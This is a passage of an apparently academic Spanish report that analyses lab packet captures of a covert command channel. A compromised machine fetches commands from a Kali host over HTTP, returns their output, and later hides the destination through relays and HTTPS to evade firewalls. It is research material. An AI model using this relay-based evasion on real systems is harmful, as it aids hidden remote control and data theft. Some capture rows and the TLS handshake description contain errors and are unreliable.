8	0.016786984	192.168.1.39	192.168.5.10	HTTP	1339	HTTP/1.1 200 OK (text/html)
9	0.016826240	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [ACK] Seq=237 Ack=1274 Win=63360 Len=0 TSval=2980740338 TSecr=2944242105
10	0.017986189	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [FIN, ACK] Seq=237 Ack=1274 Win=64128 Len=0 TSval=2980740339 TSecr=2944242105
11	0.018581560	192.168.1.39	192.168.5.10	TCP	66	80 → 52488 [FIN, ACK] Seq=1274 Ack=238 Win=65024 Len=0 TSval=2944242107 TSecr=2980740339
12	0.018597654	192.168.5.10	192.168.1.39	TCP	66	52488 → 80 [ACK] Seq=238 Ack=1275 Win=64128 Len=0 TSval=2980740340 TSecr=2944242107

Figura 4.3: Captura de tráfico en la máquina `intra-00` en un escenario de comunicación insegura (2).

Concretamente, interesan las tramas 5 y 8, el resto son simples paquetes de aceptación de la comunicación y de sincronización entre las partes.

En la primera se realiza una petición POST desde `intra-00` que, en ese momento, era la encargada de solicitar comandos a la máquina `kali-29`. Así, uno de los parámetros (“contenido”) de dicha petición, será el número del comando a ejecutar.

El paso de los dos parámetros (el segundo es “resultado”, que para esta primera parte está vacío) se puede observar, sin ningún tipo de cifrado, en el desglose del paquete capturado (Figura 4.4, apartado HTML Form URL Encoded: `application/x-www-form-urlencoded`)

```

> Frame 5: 89 bytes on wire (712 bits), 89 bytes captured (712 bits) on interface ens18, id 0
> Ethernet II, Src: PcsCompu_72:50:10 (08:00:27:72:50:10), Dst: PcsCompu_72:50:01 (08:00:27:72:50:01)
> Internet Protocol Version 4, Src: 192.168.5.10, Dst: 192.168.1.39
> Transmission Control Protocol, Src Port: 52488, Dst Port: 80, Seq: 214, Ack: 1, Len: 23
> [2 Reassembled TCP Segments (236 bytes): #4(213), #5(23)]
> Hypertext Transfer Protocol
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "contenido" = "3"
  > Form item: "resultado" = ""

```

Figura 4.4: Captura de tráfico en la máquina `intra-00` en un escenario de comunicación insegura (3).

En el octavo paquete, la máquina `kali-29` recoge el comando perteneciente al número recibido desde `intra-00`, e indica que ha sido obtenido a través de la petición POST anterior. A partir de este momento, se actualiza el contenido del servidor web para mostrar públicamente el comando asignado al número obtenido.

Al desplegar los campos de la trama, en `Line-based text data: text/html (201 lines)`, se puede observar el contenido HTML del servidor web de la máquina Kali.

Concretamente, si se accede a la etiqueta `body` se puede comprobar como contiene una “subetiqueta” `span` en la que se muestra el comando a ejecutar, que en este caso se trata del comando `dir` (Figura 4.5):

```

<body>\n
  <div class="main_page">\n
    <div class="page_header floating_element">\n
      <span class="floating_element">\n
        \tdir</span>\n
      </div>\n
    <div class="content_section floating_element">\n
      <p>'0'</p>      </div>\n
    </div>\n
    <div class="validator">\n
      </div>\n
  </body>\n

```

Figura 4.5: Captura de tráfico en la máquina `intra-00` en un escenario de comunicación insegura (4).

4.1.2. Comunicación para enviar el resultado de la ejecución del comando.

Entre los paquetes, desde el 12 al 24, tiene lugar la comunicación en la que la máquina `kali-29` recoge el resultado de la ejecución del comando solicitado por la máquina `intra-00` y ejecutado en la misma (Figura 4.6):

13	2.031854135	192.168.5.10	192.168.1.39	TCP	74	52490 → 80	[SYN, Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2980742353 TSecr=0 WS=128
14	2.033811397	192.168.1.39	192.168.5.10	TCP	74	80 → 52490	[SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2944244122 TSecr=2980742353 WS=128
15	2.033853368	192.168.5.10	192.168.1.39	TCP	66	52490 → 80	[ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2980742354 TSecr=2944244122
16	2.033132379	192.168.5.10	192.168.1.39	TCP	279	52490 → 80	[PSH, ACK] Seq=1 Ack=1 Win=64256 Len=213 TSval=2980742354 TSecr=2944244122 [TCP segment of a reassembled PDU]
17	2.033189024	192.168.5.10	192.168.1.39	HTTP	157	POST / HTTP/1.1	(application/x-www-form-urlencoded)
18	2.033716007	192.168.1.39	192.168.5.10	TCP	66	80 → 52490	[ACK] Seq=1 Ack=214 Win=65024 Len=0 TSval=2944244122 TSecr=2980742354
19	2.033716169	192.168.1.39	192.168.5.10	TCP	66	80 → 52490	[ACK] Seq=1 Ack=305 Win=65024 Len=0 TSval=2944244123 TSecr=2980742354
20	2.038130256	192.168.1.39	192.168.5.10	HTTP	1362	HTTP/1.1	200 OK (text/html)
21	2.038178745	192.168.5.10	192.168.1.39	TCP	66	52490 → 80	[ACK] Seq=305 Ack=1297 Win=63360 Len=0 TSval=2980742359 TSecr=2944244127
22	2.039634944	192.168.5.10	192.168.1.39	TCP	66	52490 → 80	[FIN, ACK] Seq=305 Ack=1297 Win=64128 Len=0 TSval=2980742361 TSecr=2944244127
23	2.040381998	192.168.1.39	192.168.5.10	TCP	66	80 → 52490	[FIN, ACK] Seq=1297 Ack=306 Win=65024 Len=0 TSval=2944244129 TSecr=2980742361
24	2.040399632	192.168.5.10	192.168.1.39	TCP	66	52490 → 80	[ACK] Seq=306 Ack=1298 Win=64128 Len=0 TSval=2980742361 TSecr=2944244129

Figura 4.6: Captura de tráfico en la máquina `intra-00` en un escenario de comunicación insegura (5).

Al igual que sucedía en el Apartado anterior (Apartado 4.1.1), las tramas que interesan son realmente dos: la 17 y la 20.

En la primera, `intra-00` realiza una petición POST hacia `kali-29` enviando el resultado de la ejecución del comando que ha obtenido al consultar la etiqueta `span` del servidor web. Actualiza el parámetro “resultado” de la petición POST por el texto devuelto de la ejecución del comando. En la Figura 4.7 se puede observar como aparece dicho contenido en el parámetro POST al desglosar el paquete:

```

> Frame 17: 157 bytes on wire (1256 bits), 157 bytes captured (1256 bits) on interface ens18, id 0
> Ethernet II, Src: PcsCompu_72:50:10 (08:00:27:72:50:10), Dst: PcsCompu_72:50:01 (08:00:27:72:50:01)
> Internet Protocol Version 4, Src: 192.168.5.10, Dst: 192.168.1.39
> Transmission Control Protocol, Src Port: 52490, Dst Port: 80, Seq: 214, Ack: 1, Len: 91
> [2 Reassembled TCP Segments (304 bytes): #16(213), #17(91)]
> Hypertext Transfer Protocol
< HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "contenido" = "3"
  > Form item: "resultado" = "exploit.py exploit.py.save exploit.py.save.1 exploit.py.save.2
  > "

```

Figura 4.7: Captura de tráfico en la máquina `intra-00` en un escenario de comunicación insegura (6).

En el paquete 20, la máquina Kali indica que ha recibido los parámetros actualizados y muestra su contenido en el servidor web (Figura 4.8):

```
<body>\n
  <div class="main_page">\n
    <div class="page_header floating_element">\n
      <span class="floating_element">\n
        \tdir</span>\n
      </div>\n
    <div class="content_section floating_element">\n
      <p>'exploit.py exploit.py.save exploit.py.save.1\texploit.py.save.2'\n
    </p>
  </div>\n
  <div class="validator">\n
  </div>\n
</body>\n
```

Figura 4.8: Captura de tráfico en la máquina *intra-00* en un escenario de comunicación insegura (7).

4.1.3. Conclusiones

Queda claro, tras lo expuesto anteriormente, que este método de comunicación es absolutamente inseguro.

En primer lugar, el dispositivo que se sitúe en medio de la comunicación, podría adivinar, sin problema ninguno, a qué máquina pertenece la dirección destino, con la que la máquina víctima mantiene un largo intercambio de tramas, pues dicho intercambio se realiza completamente en claro.

Por otra parte, como se ha visto, la información que se transmite de un punto a otro, pasa completamente descifrada, pues se usa el protocolo HTTP. Esto supone una enorme vulnerabilidad sobre los paquetes POST en donde el contenido de los parámetros es crucial para conocer el objetivo de la comunicación.

4.2. Análisis entre máquinas con un intermediario

El siguiente paso para anonimizar la comunicación consistirá en tratar de ocultar el destino de los paquetes dirigidos desde la máquina *intra-00*.

Para ello, como ya se ha visto en el desarrollo de la prueba en el Apartado 3.4.1, se va a colocar una máquina en medio de la comunicación, hacia la que se simule que van los paquetes (*inter-07*).

En dicha máquina se desplegará un servidor web como el que había en *kali-29*. Así se fingirá que este es el receptor de la comunicación, aunque en realidad desde esta máquina se redirigirá absolutamente toda la comunicación a *kali-29*.

Por lo tanto, el diagrama de la comunicación, en este momento, habría evolucionado y sería como el mostrado en la Figura 4.9:



Figura 4.9: Diagrama de tráfico entre las máquinas utilizando un solo intermediario.

Para analizar el contenido de esta comunicación se tomará la perspectiva de la máquina intermedia, desde la cual se gestionará el traspaso de tramas desde una máquina a otra. Esto significa que crecerán las tramas, como es lógico. En la Figura 4.10 se puede observar como se pasa de 24 paquetes a 44. El método es el mismo que el descrito en el anterior punto, por lo que no se incidirá demasiado en él:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.00000000	192.168.2.1	192.168.2.17	TCP	74	35936 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1759767458 TSecr=0 WS=128
2	0.000159642	192.168.2.17	192.168.2.1	TCP	74	80 → 35936 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1405423658 TSecr=1759767458 WS=128
3	0.000933219	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1759767459 TSecr=1405423658
4	0.000933568	192.168.2.1	192.168.2.17	TCP	283	35936 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=217 TSval=1759767459 TSecr=1405423658 [TCP segment of a reassembled PDU]
5	0.001115812	192.168.2.17	192.168.2.1	TCP	66	80 → 35936 [ACK] Seq=1 Ack=218 Win=65024 Len=0 TSval=1405423659 TSecr=1759767459
6	0.001845364	192.168.2.1	192.168.2.17	HTTP	89	POST / HTTP/1.1 (application/x-www-form-urlencoded)
7	0.001857309	192.168.2.1	192.168.2.1	TCP	66	80 → 35936 [ACK] Seq=1 Ack=241 Win=65024 Len=0 TSval=1405423660 TSecr=1759767459
8	0.0023292590	192.168.2.17	192.168.1.39	TCP	74	56466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1318035595 TSecr=0 WS=128
9	0.003452491	192.168.1.39	192.168.2.17	TCP	74	80 → 56466 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1318035595 TSecr=1318035595 WS=128
10	0.003542520	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1318035596 TSecr=2944886061
11	0.003689142	192.168.2.17	192.168.1.39	HTTP	306	POST / HTTP/1.1 (application/x-www-form-urlencoded)
12	0.004189417	192.168.1.39	192.168.2.17	TCP	66	80 → 56466 [ACK] Seq=1 Ack=241 Win=65024 Len=0 TSval=2944886061 TSecr=1318035597
13	0.011319071	192.168.2.17	192.168.2.17	HTTP	1339	HTTP/1.1 200 OK (text/html)
14	0.011333976	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [ACK] Seq=241 Ack=1274 Win=64128 Len=0 TSval=1318035604 TSecr=2944886068
15	0.011429464	192.168.2.17	192.168.2.1	HTTP	1339	HTTP/1.1 200 OK (text/html)
16	0.012042169	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [ACK] Seq=241 Ack=1274 Win=63360 Len=0 TSval=1759767470 TSecr=1405423669
17	0.013225581	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [FIN, ACK] Seq=241 Ack=1274 Win=64128 Len=0 TSval=1759767471 TSecr=1405423669
18	0.013338531	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [FIN, ACK] Seq=241 Ack=1274 Win=64128 Len=0 TSval=1318035606 TSecr=2944886068
19	0.013938704	192.168.1.39	192.168.2.17	TCP	66	80 → 56466 [FIN, ACK] Seq=1274 Ack=242 Win=65024 Len=0 TSval=2944886071 TSecr=1318035606
20	0.013961826	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [ACK] Seq=242 Ack=1275 Win=64128 Len=0 TSval=1318035607 TSecr=2944886071
21	0.014062388	192.168.2.17	192.168.2.1	TCP	66	80 → 35936 [FIN, ACK] Seq=1274 Ack=242 Win=65024 Len=0 TSval=1405423672 TSecr=1759767471
22	0.014507804	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [ACK] Seq=242 Ack=1275 Win=64128 Len=0 TSval=1759767473 TSecr=1405423672
23	0.020408085	192.168.2.1	192.168.2.17	TCP	74	35936 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1759769487 TSecr=0 WS=128
24	0.020540711	192.168.2.17	192.168.2.1	TCP	74	80 → 35936 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1405425686 TSecr=1759769487 WS=128
25	0.029236162	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1759769487 TSecr=1405425686
26	0.029236371	192.168.2.1	192.168.2.17	TCP	283	35938 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=217 TSval=1759769488 TSecr=1405425686 [TCP segment of a reassembled PDU]
27	0.029302990	192.168.2.17	192.168.2.1	TCP	66	80 → 35938 [ACK] Seq=1 Ack=218 Win=65024 Len=0 TSval=1405425687 TSecr=1759769488
28	0.029776474	192.168.2.1	192.168.2.17	HTTP	157	POST / HTTP/1.1 (application/x-www-form-urlencoded)
29	0.029788975	192.168.2.17	192.168.2.1	TCP	66	80 → 35938 [ACK] Seq=1 Ack=309 Win=65024 Len=0 TSval=1405425688 TSecr=1759769488
30	0.030160696	192.168.2.17	192.168.1.39	TCP	74	56470 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1318037623 TSecr=0 WS=128
31	0.030832262	192.168.1.39	192.168.2.17	TCP	74	80 → 56470 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2944888088 TSecr=1318037623 WS=128
32	0.031010590	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1318037624 TSecr=2944888088
33	0.031015228	192.168.2.17	192.168.1.39	HTTP	374	POST / HTTP/1.1 (application/x-www-form-urlencoded)
34	0.031676666	192.168.1.39	192.168.2.17	TCP	66	80 → 56470 [ACK] Seq=1 Ack=309 Win=64896 Len=0 TSval=2944888089 TSecr=1318037624
35	0.033984997	192.168.1.39	192.168.2.17	HTTP	1362	HTTP/1.1 200 OK (text/html)
36	0.034002649	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [ACK] Seq=309 Ack=1297 Win=64128 Len=0 TSval=1318037627 TSecr=2944888091
37	0.034086115	192.168.2.1	192.168.2.1	HTTP	1362	HTTP/1.1 200 OK (text/html)
38	0.034763517	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [ACK] Seq=309 Ack=1297 Win=63360 Len=0 TSval=1759769493 TSecr=1405425692
39	0.036219409	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [FIN, ACK] Seq=309 Ack=1297 Win=64128 Len=0 TSval=1759769494 TSecr=1405425692
40	0.036275589	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [FIN, ACK] Seq=309 Ack=1297 Win=64128 Len=0 TSval=1318037629 TSecr=2944888091
41	0.036820695	192.168.1.39	192.168.2.17	TCP	66	80 → 56470 [FIN, ACK] Seq=1297 Ack=310 Win=64896 Len=0 TSval=2944888094 TSecr=1318037629
42	0.036859470	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [ACK] Seq=310 Ack=1298 Win=64128 Len=0 TSval=1318037630 TSecr=2944888094
43	0.036919378	192.168.2.1	192.168.2.1	TCP	66	80 → 35938 [FIN, ACK] Seq=1297 Ack=310 Win=65024 Len=0 TSval=1405425695 TSecr=1759769494
44	0.037436612	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [ACK] Seq=310 Ack=1298 Win=64128 Len=0 TSval=1759769496 TSecr=1405425695
45	5.121372802	PcsCompu_72:20:01	PcsCompu_72:20:17	ARP	60	who has 192.168.2.17? Tell 192.168.2.1
46	5.121420212	PcsCompu_72:20:01	PcsCompu_72:20:01	ARP	42	192.168.2.17 is at 08:00:27:72:20:17

Figura 4.10: Captura de tráfico en la máquina inter-07 en un escenario de comunicación con un solo intermediario (1).

Al igual que en el anterior escenario, hay dos partes bien diferenciadas en la muestra de tráfico recogida. La primera, entre los paquetes 1 y 22, y la segunda, entre los paquetes 23 y 44.

4.2.1. Comunicación para traducir número por comando.

Como en el Apartado 4.1.1, en esta primera parte intra-00 solicita un número de comandos que kali-29 traducirá a texto y mostrará en el servidor web. La diferencia entre ambos escenarios residirá en que, para este caso, la petición pasará previamente por la máquina intermedia inter-07 con IP 192.168.2.17.

En dicha máquina se habilitará una comunicación bidireccional por el puerto 80 mediante el uso de la herramienta `socat`, tal y como se explica en el Apartado 3.4.1.

En la Figura 4.11 se pueden ver los 22 primeros paquetes a los que se hace referencia en este apartado. Interesan los números 6, 11, 13 y 15:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.2.1	192.168.2.17	TCP	74	35936 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1759767458 TSecr=0 WS=128
2	0.000159642	192.168.2.17	192.168.2.1	TCP	74	80 → 35936 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1405423658 TSecr=1759767458 WS=128
3	0.000933219	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1759767459 TSecr=1405423658
4	0.000933588	192.168.2.1	192.168.2.17	TCP	283	35936 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=217 TSval=1759767459 TSecr=1405423658 [TCP segment of a reassembled PDU]
5	0.001115812	192.168.2.17	192.168.2.1	TCP	66	80 → 35936 [ACK] Seq=1 Ack=218 Win=65024 Len=0 TSval=1405423659 TSecr=1759767459
6	0.001845364	192.168.2.1	192.168.2.17	HTTP	89	POST / HTTP/1.1 (application/x-www-form-urlencoded)
7	0.001857309	192.168.2.17	192.168.2.1	TCP	66	80 → 35936 [ACK] Seq=1 Ack=241 Win=65024 Len=0 TSval=1405423660 TSecr=1759767459
8	0.002392590	192.168.2.17	192.168.1.39	TCP	74	56466 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1318035595 TSecr=0 WS=128
9	0.003452401	192.168.1.39	192.168.2.17	TCP	74	80 → 56466 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2944886061 TSecr=1318035595 WS=128
10	0.003452520	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1318035596 TSecr=2944886061
11	0.003689142	192.168.2.17	192.168.1.39	HTTP	306	POST / HTTP/1.1 (application/x-www-form-urlencoded)
12	0.004189417	192.168.1.39	192.168.2.17	TCP	66	80 → 56466 [ACK] Seq=1 Ack=241 Win=65024 Len=0 TSval=2944886061 TSecr=1318035597
13	0.011319071	192.168.1.39	192.168.2.17	HTTP	1339	HTTP/1.1 200 OK (text/html)
14	0.011333976	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [ACK] Seq=241 Ack=1274 Win=64128 Len=0 TSval=1318035604 TSecr=2944886068
15	0.011429464	192.168.2.17	192.168.2.1	HTTP	1339	HTTP/1.1 200 OK (text/html)
16	0.012042169	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [ACK] Seq=241 Ack=1274 Win=63360 Len=0 TSval=1759767470 TSecr=1405423669
17	0.013225581	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [FIN, ACK] Seq=241 Ack=1274 Win=64128 Len=0 TSval=1759767471 TSecr=1405423669
18	0.013330531	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [FIN, ACK] Seq=241 Ack=1274 Win=64128 Len=0 TSval=1318035606 TSecr=2944886068
19	0.013938704	192.168.1.39	192.168.2.17	TCP	66	80 → 56466 [FIN, ACK] Seq=1274 Ack=242 Win=65024 Len=0 TSval=2944886071 TSecr=1318035606
20	0.013961826	192.168.2.17	192.168.1.39	TCP	66	56466 → 80 [ACK] Seq=242 Ack=1275 Win=64128 Len=0 TSval=1318035607 TSecr=2944886071
21	0.014062388	192.168.2.17	192.168.2.1	TCP	66	80 → 35936 [FIN, ACK] Seq=1274 Ack=242 Win=65024 Len=0 TSval=1405423672 TSecr=1759767471
22	0.014507804	192.168.2.1	192.168.2.17	TCP	66	35936 → 80 [ACK] Seq=242 Ack=1275 Win=64128 Len=0 TSval=1759767473 TSecr=1405423672

Figura 4.11: Captura de tráfico en la máquina `inter-07` en un escenario de comunicación con un solo intermediario (2).

Las tramas 6 y 11 capturan el tráfico que sucede desde `intra-00` hasta `kali-29` solicitando un comando.

Son dos, puesto que, la primera refleja la petición desde la intranet a `inter-07`, y la segunda la petición desde `inter-07` a `kali-29`. En ambas el contenido es el mismo:

```

▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▼ Form item: "contenido" = "3"
    Key: contenido
    Value: 3
  ▼ Form item: "resultado" = "0"
    Key: resultado
    Value: 0

```

Figura 4.12: Captura de tráfico en la máquina `inter-07` en un escenario de comunicación con un solo intermediario (3).

Como se puede observar en la Figura 4.11, al estar el tráfico capturado desde la red intermedia, el origen de la trama proveniente de `intra-00` es la dirección IP 192.168.2.1 (la puerta de enlace de la red intermedia) en vez de la dirección IP 192.168.5.10.

Por otra parte, las tramas 13 y 15 son las pertenecientes a la respuesta de `kali-29` con el servidor web actualizado.

Al igual que sucedía en las tramas 6 y 11, la 13 va desde `kali-29` hasta `inter-07`, y la 15 es la redirección desde `inter-07` hacia `intra-00`.

En ambas el contenido es la respuesta, en código HTML, del servidor web almacenado en `kali-29`.

4.2.2. Comunicación para enviar el resultado de la ejecución del comando.

Al igual que sucedía en el Apartado 4.1.2, en esta parte del tráfico capturado tiene lugar la comunicación entre `intra-00` y `kali-29`, en la que la primera ejecuta en local el comando aportado por la segunda y envía el resultado a través de una petición POST.

A continuación, en la Figura 4.13, se muestran los paquetes en los que se da esta parte de la comunicación: desde el 23 hasta el 44.

El estudio se centrará en las tramas 28, 33, 35 y 37:

No.	Time	Source	Destination	Protocol	Length	Info
23	2.028488005	192.168.2.1	192.168.2.17	TCP	74	35938 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1759769487 TSecr=0 WS=128
24	2.028540711	192.168.2.17	192.168.2.1	TCP	74	80 → 35938 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=1405425686 TSecr=1759769487 WS=128
25	2.029236162	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1759769487 TSecr=1405425686
26	2.029236371	192.168.2.1	192.168.2.17	TCP	283	35938 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=217 TSval=1759769488 TSecr=1405425686 [TCP segment of a reassembled PDU]
27	2.029302990	192.168.2.17	192.168.2.1	TCP	66	80 → 35938 [ACK] Seq=1 Ack=218 Win=65024 Len=0 TSval=1405425687 TSecr=1759769488
28	2.029776474	192.168.2.1	192.168.2.17	HTTP	157	POST / HTTP/1.1 (application/x-www-form-urlencoded)
29	2.029788975	192.168.2.17	192.168.2.1	TCP	66	80 → 35938 [ACK] Seq=1 Ack=309 Win=65024 Len=0 TSval=1405425688 TSecr=1759769488
30	2.030106096	192.168.2.17	192.168.1.39	TCP	74	56470 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1318037623 TSecr=0 WS=128
31	2.030932262	192.168.1.39	192.168.2.17	TCP	74	80 → 56470 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2944888088 TSecr=1318037623 WS=128
32	2.031010590	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1318037624 TSecr=2944888088
33	2.031101528	192.168.2.17	192.168.1.39	HTTP	374	POST / HTTP/1.1 (application/x-www-form-urlencoded)
34	2.031676666	192.168.1.39	192.168.2.17	TCP	66	80 → 56470 [ACK] Seq=1 Ack=309 Win=64896 Len=0 TSval=2944888089 TSecr=1318037624
35	2.031984997	192.168.1.39	192.168.2.17	HTTP	1362	HTTP/1.1. 200 OK (text/html)
36	2.034002409	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [ACK] Seq=309 Ack=1297 Win=64128 Len=0 TSval=1318037627 TSecr=2944888091
37	2.034006115	192.168.2.17	192.168.2.1	HTTP	1362	HTTP/1.1. 200 OK (text/html)
38	2.034763517	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [ACK] Seq=309 Ack=1297 Win=63360 Len=0 TSval=1759769493 TSecr=1405425692
39	2.036219409	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [FIN, ACK] Seq=309 Ack=1297 Win=64128 Len=0 TSval=1759769494 TSecr=1405425692
40	2.036275589	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [FIN, ACK] Seq=309 Ack=1297 Win=64128 Len=0 TSval=1318037629 TSecr=2944888091
41	2.036820695	192.168.1.39	192.168.2.17	TCP	66	80 → 56470 [FIN, ACK] Seq=1297 Ack=310 Win=64896 Len=0 TSval=2944888094 TSecr=1318037629
42	2.036859470	192.168.2.17	192.168.1.39	TCP	66	56470 → 80 [ACK] Seq=310 Ack=1298 Win=64128 Len=0 TSval=1318037630 TSecr=2944888094
43	2.036919378	192.168.2.17	192.168.2.1	TCP	66	80 → 35938 [FIN, ACK] Seq=1297 Ack=310 Win=65024 Len=0 TSval=1405425695 TSecr=1759769494
44	2.037436612	192.168.2.1	192.168.2.17	TCP	66	35938 → 80 [ACK] Seq=310 Ack=1298 Win=64128 Len=0 TSval=1759769496 TSecr=1405425695

Figura 4.13: Captura de tráfico en la máquina `inter-07` en un escenario de comunicación con un solo intermediario (4).

Las tramas 28 y 33 son las encargadas de enviar el resultado de la ejecución del comando desde `intra-00` hasta `inter-07`, en el caso de la 28, y de redirigirlo desde la intermedia hasta la máquina atacante, en el caso de la 33.

El contenido de la petición en ambas es como el mostrado en la Figura 4.14:

```

▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▼ Form item: "contenido" = "3"
    Key: contenido
    Value: 3
  ▼ Form item: "resultado" = "exploit.py exploit.py.save exploit.py.save.1 exploit.py.save.2"
    Key: resultado
    Value: exploit.py exploit.py.save exploit.py.save.1\textploit.py.save.2\n

```

Figura 4.14: Captura de tráfico en la máquina `inter-07` en un escenario de comunicación con un solo intermediario (5).

Los paquetes 35 y 37 se encargan de la respuesta del servidor web alojado en la máquina `kali-29` al envío del resultado. El 35 va destinado hacia `inter-07`, y el 37 desde `inter-07` hasta `intra-00`.

4.2.3. Conclusiones

Gracias a la inclusión de una nueva máquina en el entorno (*inter-07*) se ha logrado ocultar el destino real hacia el que se dirigen las peticiones. Es un buen avance, pero la comunicación aún sigue siendo insegura, pues tal y como se ha visto, el contenido de las peticiones POST sigue siendo perfectamente visible.

Además, la habilitación del módulo *socat* en la máquina intermedia no es del todo recomendable, pues es fácilmente detectable por cortafuegos avanzados, tal y como se expone en el Apartado 3.5.1.

Por lo que se debe replantear esta táctica pese a su efectividad.

4.3. Análisis entre máquinas con varios intermediarios y HTTPS.

En el siguiente paso, tal y como se redacta en el Apartado 3.5, se incluyen dos máquinas más junto a la máquina intermedia *intra-07*, lo que significará no utilizar *socat* en esta, desplegar en ella un servidor web, y utilizar las dos nuevas máquinas en la red intermedia como reemisoras de la comunicación.

Además, se implementará HTTPS, que incluye el protocolo TLS encargado de cifrar la comunicación, en lugar del desfasado HTTP.

En este punto ya se habría llegado a la situación de la red mostrada en la Figura 3.28.

Es importante recordar que, llegados a esta fase, el proceso de paso de comando entre las diferentes máquinas ha sido modificado tal y como se indica en el Apartado 3.6.

De forma que, entre otras variaciones, es la máquina *kali-29* quien envía un comando a ejecutar a *inter-07*. Además, el proceso ahora es más ágil, pues sucede de forma completamente automática.

Para este caso se estudiará la perspectiva desde las tres máquinas, pues la comunicación es mucho más extensa y compleja al estar cifrada.

Antes de comenzar a analizar el tráfico correspondiente a cada máquina, se estudiará el procedimiento que se utiliza en todas las comunicaciones TLS para dar a conocer las partes, y de esta manera se conseguirá distinguir a partir de qué momento se transmiten los datos.

4.3.1. TLS Handshake

Este procedimiento es el encargado de fijar el tipo de cifrado del tráfico e intercambio de claves entre equipos antes de que arranque el traspaso de datos.

Siempre sigue el mismo flujo, que es el que se expone a continuación y en el diagrama inferior (Figura 4.15¹) [70], [71]:

1. La máquina que quiere establecer la comunicación envía un paquete al receptor con el flag SYN a 1. El receptor, si lo ha recibido, debe responder con un paquete del tipo SYN-ACK, si no lo recibe no se recibirá paquete de vuelta.

La máquina emisora responderá, a su vez, con otro paquete ACK.

¹En la Figura se indica en **negrita** las partes de la trama cuyo contenido es cifrado.

2. El emisor comienza a introducir especificaciones necesarias para cifrar la conexión de datos y así hacerla más segura. De manera que envía un paquete de tipo “Client Hello” donde ofrece, entre otros: un conjunto de suites de cifrado, el ID de sesión y una clave aleatoria.
3. El receptor responde dos paquetes. El primero con contenido de tipo “Server Hello”, “Change Cipher Spec” y “Application Data” en donde indica qué suite de cifrado se utilizará entre las propuestas por la máquina emisor. El segundo contendrá 4 paquetes del tipo “Application Data” en donde se comenzarán a enviar datos de aplicación cifrados imposibles de descifrar.
